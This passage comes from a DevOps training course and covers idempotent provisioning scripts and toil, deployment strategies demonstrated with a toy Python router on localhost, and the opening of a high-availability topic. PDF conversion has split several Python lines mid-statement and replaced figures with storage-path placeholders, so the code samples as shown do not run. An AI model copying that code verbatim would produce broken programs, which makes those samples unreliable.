5. **Run it again — this is the idempotency test.**

```bash
./provision.sh host1
```

Expected: every line starts with `ok` and the summary says `changes needed/applied: 0`. A script that is safe to re-run can be scheduled, retried after a failure, and used on hosts in unknown states.

6. **Introduce drift and detect it.** Someone "fixes" the port by hand on the host.

```bash
sed -i.bak 's/PORT=3000/PORT=3001/' host1/etc/shop-api/env     # works on GNU and macOS sed
./provision.sh --dry-run host1
```

Expected: one `CHANGE append to host1/etc/shop-api/env: PORT=3000` line. The dry run just acted as a drift detector.

7. **Notice the weakness.** Apply it for real and look at the file.

```bash
./provision.sh host1
cat host1/etc/shop-api/env
```

Expected: the file now contains *both* `PORT=3001` and `PORT=3000`. The script is idempotent but not *convergent*: it adds missing lines but does not replace wrong ones. This is precisely the gap that Ansible's `lineinfile`, Puppet resources and Terraform fill with real state comparison. Fixing this in the script is task T3 below.

8. **Measure the toil you removed.** If the manual runbook takes 10 minutes and you build 20 hosts a year, that is about 3.3 hours of repetitive work plus the cost of mistakes. The script took you maybe 30 minutes. Write down this calculation; it is how you justify automation to a team.
9. **Clean up.**

```bash
cd ~ && rm -rf ~/automation-demo
```

7 Real-world scenario

Illustrative. The `shop-api` team's on-call engineer is paged roughly twice a week because the `/var/log` volume on the API hosts fills up. Each time the fix is the same eight commands from a wiki page: find the big log, compress old files, delete archives older than 14 days, check disk usage, post in the channel. Each page costs 30 minutes plus a sleep-disrupted night.

First the team moves the wiki steps into a script in the repository, reviewed by two colleagues, who spot a missing check that would have compressed a log file still being written (rung 2). Then they add a dry-run mode and make it idempotent (rung 3). Finally a monitor-

ing alert at 85 percent disk usage triggers the script via a runner and posts the commands and the result in the on-call channel (rung 4). If usage is still over 85 percent afterwards, a human is paged.

Within a month the pages drop to near zero. The root cause (an unbounded debug log) is then fixed properly, because now someone has time. **Lesson:** automation does not replace diagnosis; it clears the toil that was consuming the time needed for diagnosis.

8 Common mistakes and best practices

Don't

- Automate a broken process: a faster bad deploy is still a bad deploy. Understand and simplify the manual steps first.
- Write scripts that are only safe to run once, or that can only be run from one person's laptop.
- Give an automation runner administrator access to everything "to make it work".
- Skip dry-run and logging; you will want both the first time it does something surprising.
- Automate without an owner. Orphaned scripts rot silently and then fail during the incident they were written for.
- Keep secrets inside scripts or in shell history (Level 5: Secrets and Environment Variables §5.5).

Do

- Automate things you have done at least twice, in order of frequency × time × risk.
- Keep automation in Git, reviewed like application code, with a README that says what triggers it and who owns it.
- Make every script idempotent, log what it changes, and exit non-zero on failure.
- Start with small blast radius (one host or a canary), then widen.
- Keep a manual escape hatch and know how to turn the automation off.
- Re-measure toil quarterly: what are people still doing by hand?

9 Tasks

- [ ] **T1 — Build and run the provisioner** *(≈25 min, beginner)*
  - **Goal:** turn a short runbook into an idempotent script.
  - **Steps:**
    1. Complete guide steps 1-5 in a fresh sandbox directory.

2. Run the script a third time and confirm the summary says `0` changes.

- **Done when:** the first real run reports 6 changes and the second and third report 0, and you can show the output of both.

- [ ] **T2 — Extend the runbook** *(≈30 min, beginner)*
  - **Goal:** add steps without breaking idempotency.
  - **Steps:**
    1. Add `ensure_dir "$ROOT/srv/shop-api/shared" 755` and a new env line `LOG_LEVEL=info`.
    2. Run with `--dry-run` and confirm only the two new items are reported.
    3. Apply, then run again.
  - **Done when:** the dry-run lists exactly two `CHANGE` lines and the following real run reports `0` changes.

- [ ] **T3 — Make it converge (fix the drift bug)** *(≈45 min, intermediate)*
  - **Goal:** replace a wrong value instead of appending a duplicate.
  - **Steps:**
    1. Write `ensure_setting <file> <KEY> <value>` that replaces an existing `KEY=...` line, or appends one if the key is missing, and only counts a change when the file would actually differ.
    2. Use it for `NODE_ENV`, `PORT` and `REDIS_URL`.
    3. Reproduce guide step 6 and verify the script now fixes `PORT=3001` back to `3000` with no duplicate key.
  - **Done when:** after drift and one real run, `grep -c '^PORT=' host1/etc/shop-api/env` prints `1` and the value is `3000`, and a second run reports `0` changes.

- [ ] **T4 — Break it and add a safety rail** *(≈30 min, intermediate)*
  - **Goal:** see how automation fails, then limit the blast radius.
  - **Steps:**
    1. Run `./provision.sh` with no arguments and then with a read-only target (`mkdir ro && chmod 555 ro && ./provision.sh ro/host`).
    2. Observe the exit codes with `echo $?`.
    3. Add a guard that refuses to run if the target directory is `/` or empty, and add a `--yes` requirement when the target already exists with files in it.
  - **Done when:** both failure cases exit non-zero with a clear message, and `./provision.sh /` is refused.

- [ ] **T5 — Schedule it and measure toil** *(≈40 min, intermediate)*
  - **Goal:** move up the ladder from script to triggered automation, and quantify the benefit.
  - **Steps:**
    1. Create a cron entry (`crontab -e`) or a GitHub Actions workflow with a `schedule:` trigger that runs the script in `--dry-run` every hour against `host1` and writes the output to `drift.log`.
    2. Introduce drift by hand and wait for (or manually trigger) a run.
    3. Write a short toil calculation: task, frequency per month, minutes per run, minutes saved per month.
  - **Done when:** `drift.log` shows a `CHANGE` line caused by your manual edit, and you have a toil table with at least three of your own recurring tasks ranked by frequency × time × risk.

- [ ] **T6 — Prove it: runbook to automation, unaided** *(≈60 min, advanced)*
  - **Goal:** demonstrate the whole ladder on a task you choose.
  - **Steps:**
    1. Pick a real recurring chore from your own work or lab (for example "rotate and compress app logs" or "create a new dev user with an SSH key").
    2. Write the manual runbook, then script it, then make it idempotent with a dry-run, then add a trigger.
    3. Without looking at this page, explain to someone (or in writing) what each rung added and how you would test that it is safe to run twice.
  - **Done when:** the repository contains the runbook, script and trigger, a second run changes nothing, and your written explanation names idempotency, dry-run and blast radius.

10 Self-check questions

1. What is toil, and what makes a task a good automation candidate?
2. What does idempotent mean, and why does it matter for automation that can be retried?
3. When would you write a script instead of reaching for a tool such as Ansible or Terraform, and when would you switch?
4. Why is a dry-run or plan mode more than a convenience?
5. What are the risks of automating a bad manual process?

ANSWERS

1. Toil is manual, repetitive, automatable operational work that grows with the system and leaves nothing lasting behind. Good candidates happen often, take real time and have a high cost of human error.
2. Running the operation repeatedly gives the same end state as running it once. Retries after partial failure, scheduled re-runs and use on hosts in unknown states are only safe if the automation is idempotent.
3. A script suits glue and small repeated jobs you have done a couple of times. Switch to a tool when the script starts tracking state, handling retries and ordering, and managing many resources, because the tool already does those things well.
4. It shows the planned change for review before it is applied, turns the automation into a drift detector, and builds trust so people allow it to run unattended.
5. You make the bad process faster and harder to question, spread its flaws across more systems, and hide the problem behind a script nobody wants to touch. Simplify first, then automate.

11 Further reading

- *Site Reliability Engineering* (Google, free at sre.google/books) — the chapter on eliminating toil, and the one on automation.
- *Infrastructure as Code* by Kief Morris — patterns for automating infrastructure changes.
- *The Phoenix Project* and *The DevOps Handbook* — narrative and reference on removing manual work from delivery.
- Ansible documentation (docs.ansible.com) and Terraform documentation (developer.hashicorp.com/terraform) for tool-based automation.
- See also: Configuration Management §0.4, Immutable Infrastructure §0.5 and Level 1: Network and Transfer Commands §1.5 for the shell skills scripts rely on.

0.7 Deployment Strategies

Topic 7 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

A **deployment strategy** is the plan for how a new version of software replaces the old one on live infrastructure: how many instances change at once, how traffic moves, what users see in between, and how you go back if it goes wrong. The code is the same in every strategy; what changes is the **blast radius** (how many users a bad version can hurt), the **downtime** (if any), and the **cost** (extra capacity needed while two versions exist).

This page is an overview of five approaches: **recreate**, **rolling**, **blue/green**, **canary**, and **feature flags**. Level 5 covers the first four in depth, with real pipelines: Rolling Deployments §5.10, Blue/Green Deployments §5.11, Canary Deployments §5.12 and Zero-downtime Deployments §5.8.

A related but separate idea: **deploying** (putting code on servers) is not the same as **releasing** (exposing a feature to users). Feature flags split these two, which is why they appear in this list.

2 Why it matters in DevOps

- **Deploys are the most common cause of incidents.** Most outages follow a change; the strategy decides whether a bad change hurts 1 percent of users for 2 minutes or everyone for 40.
- **Rollback speed is a business metric.** The time from "this is broken" to "this is fixed" is mostly determined by how easily you can return to the previous version (Level 5: Rollback §5.7).
- **Frequency depends on fear.** Teams that can deploy safely do it often in small steps; teams that dread deploys batch changes and make each one riskier.
- **Cost trade-offs are real.** Blue/green doubles capacity during a release; recreate needs none but takes the service down.
- **The strategy constrains other design choices**: database migrations, session handling and API compatibility all have to work while two versions run together.

3 Real-world system example

Kubernetes Deployments use **rolling updates** by default: new Pods are created from the new image while old ones are terminated gradually, controlled by `maxSurge` and `maxUnavailable`, with readiness probes deciding when a new Pod may receive traffic. Setting the strategy type to `Recreate` gives the first strategy on this page.

AWS documents several of these patterns directly: Elastic Beanstalk supports rolling, immutable and blue/green style deployments; AWS CodeDeploy supports in-place (rolling) and blue/green deployments, with options for linear and canary traffic shifting on Lambda and ECS; Route 53 weighted records and Application Load Balancer weighted target groups are common building blocks for canary and blue/green.

Feature flags are used widely at large web companies. Facebook/Meta, GitHub and many others have written publicly about rolling out features gradually behind flags and dark-launching code before announcing it. Commercial and open-source flag systems exist (LaunchDarkly, Unleash, and the CNCF OpenFeature specification), and the idea is plain enough to implement as a config file, as you will do below.

Automated canary analysis. Netflix and Google jointly developed and open-sourced Kayenta, a canary analysis service integrated with Spinnaker, which compares metrics from a canary against a baseline to decide whether to promote it. Tools such as Argo Rollouts and Flagger bring the same pattern to Kubernetes.

4 Diagram

Where traffic goes during each strategy:




Figure 0.7-1

The canary decision loop, which is what makes canaries safer than a plain gradual rollout:




Figure 0.7-2

5 How it works

Strategy	How it works	Downtime	Extra capacity	Rollback speed	Best for / watch out for
Recreate	Stop all old, start all new	Yes	None	Slow (redeploy old)	Dev/test, batch workers, apps that cannot run two versions at once
Rolling	Replace instances a few at a time	No (with health checks)	Small (`maxSurge`)	Medium (roll back the same way)	Default for stateless services. Two versions run at once, so APIs and DB schemas must be compatible

Strategy	How it works	Downtime	Extra capacity	Rollback speed	Best for / watch out for
Blue/green	Build a full second environment, switch traffic atomically	No	Double during the switch	Fast (flip back)	Quick, clean cutover and rollback. Costs capacity. Shared database changes remain the hard part
Canary	Send a small percent of real traffic to the new version, watch metrics, widen	No	Small	Fast (set weight to 0)	High-traffic services with good metrics. Needs observability and traffic splitting
Feature flag	Code ships turned off; a runtime switch exposes it, possibly per user or percent	No	None	Instant (flip flag)	Decoupling deploy from release, A/B tests, kill switches. Flags need cleanup or they become debt

Ideas that apply to every strategy

1. **Health checks gate traffic.** A new instance gets no requests until its readiness check passes (High Availability and Scalability §0.8).
2. **Backward compatibility.** While two versions overlap, v2 must tolerate v1's data and requests, and v1 must tolerate v2's. For databases this leads to the **expand/contract** pattern: add new columns first, deploy, then remove old ones later (Level 5: Database Migrations §5.9).
3. **Define "bad" before you deploy.** Choose the metrics (error rate, p95 latency, a business metric) and thresholds that trigger a rollback, so the decision is not made at 2 a.m. with adrenaline.
4. **Rollback is a feature.** Practice it. A rollback that has never been tried is a hope.
5. **Combine them.** A common recipe: rolling update of the code, behind a canary stage, with the risky behaviour behind a feature flag.

6 Step-by-step guide

Goal: simulate all five strategies on your laptop with two tiny `shop-api` versions and a toy router whose weights you control. You will see the traffic split change in real numbers. **Prerequisites:** Python 3.8+ and `curl`. Everything listens on `127.0.0.1`. **Cost: none.** Use one terminal for the servers and another for commands, or add `&` as shown.

1. **Create the app (one file, started with a version label and port).**

```bash
mkdir -p ~/deploy-demo && cd ~/deploy-demo
cat > app.py <<'EOF'
```

```
# app.py - a tiny "shop-api" instance. Usage: python3 app.py <version> <port>
import json, sys
from http.server import BaseHTTPRequestHandler, HTTPServer

VERSION, PORT = sys.argv[1], int(sys.argv[2])

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/health":
            body, code = b"ok", 200
        elif self.path == "/checkout":
            with open("flags.json") as f:       # feature flag, re-read on every request
                flags = json.load(f)
            flow = "new-checkout" if flags.get("new_checkout") else "old-checkout"
            body, code = json.dumps({"version": VERSION, "flow": flow}).encode(), 200
        else:
            body, code = json.dumps({"service": "shop-api", "version": VERSION}).encode(),
  200
        self.send_response(code)
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a):
        pass

HTTPServer(("127.0.0.1", PORT), H).serve_forever()
EOF
echo '{"new_checkout": false}' > flags.json
```

2. **Create the toy router.** It is a load balancer in 20 lines: it re-reads `routes.json` on every request, so editing the file changes traffic instantly.

```
BASH
cat > router.py <<'EOF'
# router.py - a toy load balancer. Re-reads routes.json on EVERY request,
# so changing the file changes where traffic goes (no restart needed).
import json, random, urllib.request
from http.server import BaseHTTPRequestHandler, HTTPServer

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        with open("routes.json") as f:
            routes = json.load(f)            # {"9001": 90, "9002": 10}
        ports = [p for p, w in routes.items() if w > 0]
        weights = [routes[p] for p in ports]
        port = random.choices(ports, weights)[0]
        try:
            with urllib.request.urlopen(f"http://127.0.0.1:{port}{self.path}", timeout=2)
  as r:
                body, code = r.read(), 200
        except Exception:
```

```
            body, code = b"502 bad gateway - no healthy backend", 502
        self.send_response(code)
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a):
        pass

HTTPServer(("127.0.0.1", 8080), H).serve_forever()
EOF
```

3. **Start v1 live and v2 idle ("blue" and "green"), and define a helper that counts which version answered 100 requests.**

```bash
python3 app.py v1 9001 &
python3 app.py v2 9002 &
echo '{"9001": 100, "9002": 0}' > routes.json
python3 router.py &
sleep 1
count() { for i in $(seq 1 ${1:-100}); do curl -s localhost:8080/ ; echo; done | sort |
  uniq -c; }
count 100
```

Expected: `100 {"service": "shop-api", "version": "v1"}`. Version v2 is running (and could be smoke-tested directly on `localhost:9002`) but has no users.

4. **Blue/green: flip all traffic at once, then flip back.**

```bash
echo '{"9001": 0, "9002": 100}' > routes.json; count 100      # cut over to green
echo '{"9001": 100, "9002": 0}' > routes.json; count 100      # instant rollback to blue
```

Expected: first `100 ... "v2"`, then `100 ... "v1"`. The rollback took one file write because the old version was still running.

5. **Canary: send roughly 10 percent to v2, then widen.**

```bash
echo '{"9001": 90, "9002": 10}' > routes.json; count 100
echo '{"9001": 50, "9002": 50}' > routes.json; count 100
echo '{"9001": 0,  "9002": 100}' > routes.json; count 100
```

Expected (similar to, since selection is random): about `90 v1 / 10 v2`, then about `50 / 50`, then `100 v2`. In production, between each step you would check error rate and latency before widening.

6. **Rolling: replace instances in a pool, a few at a time.** Add a second instance of each version (four backends), and move through states where old and new coexist.

```bash
python3 app.py v1 9003 &
python3 app.py v2 9004 &
echo '{"9001":1,"9003":1,"9002":0,"9004":0}' > routes.json; count 40   # all v1
echo '{"9001":0,"9003":1,"9002":1,"9004":0}' > routes.json; count 40   # one replaced
echo '{"9001":0,"9003":0,"9002":1,"9004":1}' > routes.json; count 40   # all v2
```

Expected: `40 v1`, then a mix of both versions (roughly 20/20), then `40 v2`. The mixed middle state is what makes API and database compatibility essential.

7. **Recreate: stop everything, then start the new version, and observe the gap.** Stop all four backends, probe, restart v2, probe again.

```bash
pkill -f "app.py"                                  # everything is down
curl -s -o /dev/null -w "during recreate: HTTP %{http_code}\n" localhost:8080/
python3 app.py v2 9002 &
echo '{"9002": 100}' > routes.json; sleep 1
curl -s -o /dev/null -w "after recreate:  HTTP %{http_code}\n" localhost:8080/
```

Expected: `during recreate: HTTP 502`, then `after recreate: HTTP 200`. The 502 window is the downtime: no instance existed to serve requests. (`routes.json` is reduced to the single restarted backend only to keep the demo simple.)

8. **Feature flag: ship the code dark, release it with a config change.** `v2` is running, but the new checkout flow is off.

```bash
curl -s localhost:8080/checkout; echo
echo '{"new_checkout": true}' > flags.json
curl -s localhost:8080/checkout; echo
echo '{"new_checkout": false}' > flags.json          # kill switch, no redeploy
curl -s localhost:8080/checkout; echo
```

Expected: `"flow": "old-checkout"`, then `"flow": "new-checkout"`, then `"flow": "old-checkout"` again. The binary never changed; only the flag did. That is the difference between deploying and releasing.

9. **Clean up.**

```bash
pkill -f "app.py"; pkill -f "router.py"
cd ~ && rm -rf ~/deploy-demo
```

7 Real-world scenario

Illustrative. The `shop-api` team ships a new pricing calculation. They deploy with a plain rolling update to all 12 instances during the lunchtime peak. Within three minutes the error rate climbs to 8 percent: v2 rounds currency differently, and half-migrated carts are rejected by the other version, because v1 and v2 disagree on a field in the cart JSON. The rolling update has already replaced 8 of 12 instances, and the rollback takes another 6 minutes. About a third of checkout attempts failed during those nine minutes.

The post-incident fixes are not "be more careful". The team (1) puts the new calculation behind a flag defaulting to off, so the code deploys everywhere but is released to nobody; (2) adds a canary stage that sends 5 percent of traffic to the new version for 10 minutes and aborts if the 5xx rate exceeds the baseline by more than 1 percentage point; (3) makes the cart JSON change backward compatible, so v1 and v2 can run together. The next pricing change is released to 1 percent of customers by flag, a rounding bug shows up in the metrics, the flag goes back to off in seconds, and nobody is paged. **Lesson:** strategy choice, flags and compatibility rules turn a deploy from a gamble into a controlled experiment.

8 Common mistakes and best practices

Don't

- Deploy to everyone at once with no health gate and no rollback plan.
- Assume rollback is free: a destructive database migration cannot be undone by redeploying the old code.
- Run a canary with no metrics. Sending 5 percent of traffic to a version nobody is watching is just a slow, partial outage.
- Leave feature flags in the code forever; stale flags multiply the states you must test.
- Forget about long-lived connections, in-flight requests and background jobs when you terminate old instances: drain them first.
- Pick blue/green when your database change is not backward compatible; the two environments share the data.

Do

- Use a rolling update with readiness checks as your baseline for stateless services.

- Add canaries or progressive delivery as traffic and risk grow, with automatic rollback criteria.
- Write backward-compatible changes (expand/contract) so any two adjacent versions can coexist.
- Separate deploy from release with flags for risky or visible changes; give each flag an owner and an expiry date.
- Keep the previous version's artifact available and rehearse the rollback.
- Record the deployed version in your logs and metrics, so you can correlate a problem with a release (Observability §0.10).

9 Tasks

- [ ] **T1 — Run the strategy simulator** *(≈30 min, beginner)*
  - **Goal:** reproduce blue/green and canary traffic splits.
  - **Steps:**
    1. Complete guide steps 1-5.
    2. Save the three `count` outputs from step 5 into a file `canary.txt`.
  - **Done when:** `canary.txt` shows approximately 90/10, 50/50 and 0/100 splits, and you can explain why the numbers are not exactly 90 and 10.

- [ ] **T2 — Measure downtime** *(≈25 min, beginner)*
  - **Goal:** quantify the downtime of recreate versus the others.
  - **Steps:**
    1. Run `while true; do curl -s -o /dev/null -w "%{http_code}\n" localhost:8080/; sleep 0.1; done | uniq -c` in a second terminal.
    2. Perform a blue/green flip and watch the output: no `502`.
    3. Perform the recreate sequence from guide step 7 and watch the output.
  - **Done when:** the blue/green flip shows only `200` lines and the recreate shows a run of `502` lines whose length you can convert to seconds.

- [ ] **T3 — Automate a gated canary** *(≈50 min, intermediate)*
  - **Goal:** write the decision loop as code.
  - **Steps:**
    1. Write `canary.sh` that moves weights 10, 25, 50, 100 in turn, and at each step requests `/` 50 times counting non-200 responses.
    2. If more than 2 responses fail, set weights back to `{"9001": 100, "9002": 0}` and exit 1.

3. Add a `/health`-style failure to v2 (for example start v2 with an environment variable that makes `/` return 500) to test the abort path.

- **Done when:** with a healthy v2 the script ends at 100 percent v2, and with the broken v2 it aborts at the first step and leaves `routes.json` pointing 100 percent at v1.

- [ ] **T4 — Break compatibility, then fix it** *(≈40 min, intermediate)*
  - **Goal:** feel why overlapping versions must be compatible.
  - **Steps:**
    1. Change v2 to rename the JSON key `service` to `name` in the `/` response.
    2. Write a tiny client loop that parses the response expecting `service` and run it through a 50/50 split.
    3. Fix it with an expand/contract approach: v2 returns both keys, then later remove the old one.
  - **Done when:** the client shows failures during the 50/50 split with the rename and zero failures with both keys present.

- [ ] **T5 — Per-user feature flag** *(≈40 min, intermediate)*
  - **Goal:** release to a percentage of users deterministically.
  - **Steps:**
    1. Extend `flags.json` to `{"new_checkout_percent": 20}` and have `/checkout` read a `user` query parameter.
    2. Hash the user ID to a number from 0 to 99 (for example with `zlib.crc32`) and enable the new flow when the number is below the percent.
    3. Request `/checkout?user=1` through `/checkout?user=100` and count flows; request the same user twice.
  - **Done when:** about 20 of the 100 users get `new-checkout`, and each individual user gets the same answer every time.

- [ ] **T6 — Prove it: choose and defend a strategy** *(≈45 min, advanced)*
  - **Goal:** pick the right strategy for different situations without notes.
  - **Steps:**
    1. For each situation choose a strategy and justify it in two sentences: (a) a nightly batch job, (b) a stateless API with 40 instances, (c) a payments service with a non-backward-compatible schema change, (d) a UI redesign to be tested with 5 percent of users.
    2. For each, state the metric that triggers rollback and how you would roll back.
    3. Re-run the simulator for one of the cases to demonstrate the traffic movement.

- **Done when:** you have four written answers with strategy, rollback trigger and rollback method, and a live demo of one of them.

10 Self-check questions

1. What is the difference between deploying and releasing?
2. What problem does blue/green solve that rolling does not, and what does it cost?
3. Why do rolling and canary strategies require backward-compatible changes?
4. What makes a canary more than "a slow rollout"?
5. When would recreate be an acceptable choice?

ANSWERS

1. Deploying places new code on servers; releasing exposes behaviour to users. Feature flags let you deploy first and release later, independently, and reverse a release without a deploy.
2. Blue/green gives an atomic cutover and an immediate rollback, because the whole old environment is still running. It costs double capacity during the switch and does not solve shared database changes.
3. During the transition both versions serve traffic and share data and APIs, so each must handle what the other produces.
4. The canary receives real traffic while its health is compared against a baseline with defined thresholds, and a failure automatically stops or reverses the rollout.
5. When brief downtime is acceptable or unavoidable: development and test environments, batch jobs, or software that cannot run two versions at the same time.

11 Further reading

- Kubernetes documentation on Deployments and rolling updates (kubernetes.io/docs).
- *Continuous Delivery* by Jez Humble and David Farley — chapters on deployment pipelines and release strategies.
- Martin Fowler's articles on BlueGreenDeployment, CanaryRelease and FeatureToggle (martinfowler.com).
- AWS CodeDeploy and Elastic Beanstalk documentation on deployment types (docs.aws.amazon.com).
- OpenFeature specification (openfeature.dev) for a vendor-neutral feature flag API.
- See also: Level 5: Rolling Deployments §5.10 and Immutable Infrastructure §0.5.

0.8 High Availability and Scalability

Topic 8 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

High availability (HA) means a service keeps working when parts of it fail. You get it by **redundancy** — running more than one of every component that matters — plus automatic detection and failover so that traffic stops going to the broken piece. The thing HA fights is the **single point of failure (SPOF)**: any one component whose failure takes the whole service down (one server, one database, one load balancer, one DNS provider, one engineer who holds the only password).

Scalability is the ability to handle more load by adding resources. You can scale **vertically** (a bigger machine: more CPU and RAM) or **horizontally** (more machines behind a load balancer). The two ideas are related but different: a service on one huge server is scalable up to a point but not highly available, and three small servers behind a load balancer are both. The glue is the **health check**: a small, cheap request ("are you OK?") that a load balancer, orchestrator or monitor sends to every instance so unhealthy ones are removed from rotation.

2 Why it matters in DevOps

- **Hardware, networks and software fail constantly at scale.** Disks die, availability zones lose power, deploys introduce bugs, certificates expire. The design question is not "will it fail" but "what happens when it does".
- **Availability is arithmetic, and it is unforgiving.** Every extra "nine" cuts allowed downtime by 10x (see the table below), and adds cost and complexity.
- **Traffic is spiky.** Marketing emails, product launches and Black Friday multiply load. If you can only scale vertically and manually, you will find out about the limit during the spike.
- **Hidden SPOFs cause the famous outages**: a single DNS provider, a single region, one shared database, one expired certificate on a single load balancer.

- **Everything else in DevOps leans on it:** rolling deployments need spare capacity (Deployment Strategies §0.7), immutable infrastructure needs replaceable instances (Immutable Infrastructure §0.5), and SLOs are set against it (Site Reliability Engineering §0.11).

3 Real-world system example

AWS Regions and Availability Zones. AWS publicly documents that each Region consists of multiple, isolated Availability Zones (AZs), each with independent power, cooling and networking, and that you should spread workloads across at least two AZs to survive the loss of one. An Application Load Balancer, an Auto Scaling group and a Multi-AZ RDS database are exactly this idea: duplicates in separate failure domains plus health checks and automatic replacement. See Level 6: Auto Scaling §6.2 and Level 6: Application Load Balancer §6.14.

Kubernetes applies it inside a cluster: a Deployment keeps N replicas; the kubelet's **liveness** probe restarts a stuck container; a **readiness** probe removes a Pod from a Service's endpoints until it can serve; the Horizontal Pod Autoscaler adds or removes replicas based on load (Level 8: Liveness and Readiness Probes §8.15, Level 8: Horizontal Pod Autoscaling §8.16).

Netflix has publicly described designing for failure rather than hoping for success. It popularised **Chaos Monkey**, which randomly terminates production instances to prove that the system survives instance loss, and later the broader "Simian Army" and chaos engineering practice. The lesson is the habit: you only know a redundancy works if you have watched it work.

Stateless web tier, stateful data tier. Almost every large web architecture scales the stateless web/API tier horizontally and treats the database specially (replicas, failover, sharding, managed services), because state is what is hard to duplicate. See Level 13: Horizontal and Vertical Scaling §13.10.

4 Diagram

A highly available architecture with no single point of failure at the application level:

